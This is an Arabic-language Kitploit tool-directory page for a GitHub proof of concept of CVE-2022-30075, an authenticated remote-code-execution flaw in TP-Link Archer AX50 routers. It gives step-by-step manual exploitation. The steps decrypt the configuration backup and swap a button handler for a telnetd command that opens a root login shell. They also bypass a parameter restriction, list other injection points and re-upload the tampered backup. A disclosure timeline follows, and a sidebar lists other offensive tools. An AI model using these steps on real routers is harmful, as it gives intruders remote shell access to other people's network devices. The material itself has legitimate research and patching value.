

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2022-30075 — Tp-Link Archer AX50 ثغرة RCE مُوثَّقة (CVE-2022-30075) | Kitploit

أدوات/GitHubGitHub/aaronsvk/cve-2022-30075
أمان الأنظمة المدمجةأمان إنترنت الأشياءتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الأجهزة
GitHubaaronsvk/cve-2022-30075

CVE-2022-30075

Tp-Link Archer AX50 ثغرة RCE مُوثَّقة (CVE-2022-30075)

عرض المستودع
2354339منذ 4 سنواتتمت المراجعة من قبل Kitploit
مشاركة

CVE-2022-30075

تنفيذ الأوامر عن بُعد مع المصادقة في راوترات Tp-Link

الأجهزة المتأثرة

إذا كان راوتر Tp-Link الخاص بك يدعم وظيفة النسخ الاحتياطي والاستعادة، وكان إصدار البرنامج الثابت أقدم من يونيو 2022، فمن المحتمل أن يكون عرضة للخطر.

تم الاختبار على

Tp-Link Archer AX50، قد تستخدم راوترات tplink الأخرى تنسيقًا مختلفًا للنسخ الاحتياطي، ويجب تعديل الثغرة الاستغلالية.

إثبات المفهوم (PoC)

استخدام الثغرة الاستغلالية لتشغيل خادم telnet على الراوتر tplink

الاستغلال اليدوي

  1. تسجيل الدخول إلى واجهة الويب للراوتر
  2. الانتقال إلى إعدادات متقدمة -> النظام -> إعدادات النسخ الاحتياطي
  3. فك تشفير وفك ضغط ملف النسخ الاحتياطي
  • إذا كان الراوتر الخاص بك يستخدم تنسيقًا مختلفًا لملفات النسخ الاحتياطي، يمكنك تعديل كود الثغرة (فئة BackupParser) أو ببساطة استخدام أداة من GitHub: https://github.com/stdnoerr/tp_link_credentials_harvester/blob/master/decrypt.py https://github.com/ret5et/tplink_backup_decrypt_2022.bin ...
  1. في ملف XML المفكوك، يمكنك العثور على شيء كهذا:
<button name="led_switch">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/lib/led_switch</handler>
</button>
  • استبدله بهذه الأسطر:
<button name="exploit">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/usr/sbin/telnetd -l /bin/login.sh</handler>
</button>
  • يوجد تقييد يمنع تعديل المعامل system.button.handler، ولكن يمكن تجاوزه بسهولة بتغيير اسم العقدة الأصلية في XML (مثل name="exploit")
  • يمكن تحقيق تنفيذ الأوامر ليس فقط بتغيير المعامل system.button.handler، بل أيضًا باستخدام ddns.service.ip_script، firewall.include.path، uhttpd.main، وغيرها...
  1. ضغط وتشفير ملف النسخ الاحتياطي المعدّل
  2. الانتقال إلى إعدادات متقدمة -> النظام -> استعادة الإعدادات -> تحميل ملف النسخ الاحتياطي المعدّل
  3. بعد إعادة التشغيل، اضغط على زر الـ LED الذي يؤدي إلى تشغيل الأمر المحقون /usr/sbin/telnetd -l /bin/login.sh
  4. تسجيل الدخول عن بُعد إلى الراوتر: telnet 192.168.1.1

الجدول الزمني

15.03.2022 - تم اكتشاف الثغرة 15.03.2022 - تم الاتصال بدعم Tp-Link 16.03.2022 - تم تلقي رد من Tp-Link 02.05.2022 - تم تعيين رقم CVE 27.05.2022 - أصدرت Tp-Link إصدار برنامج ثابت يحتوي على إصلاح للثغرة 07.06.2022 - تم نشر التفاصيل الفنية


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    377
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    324
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    252

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




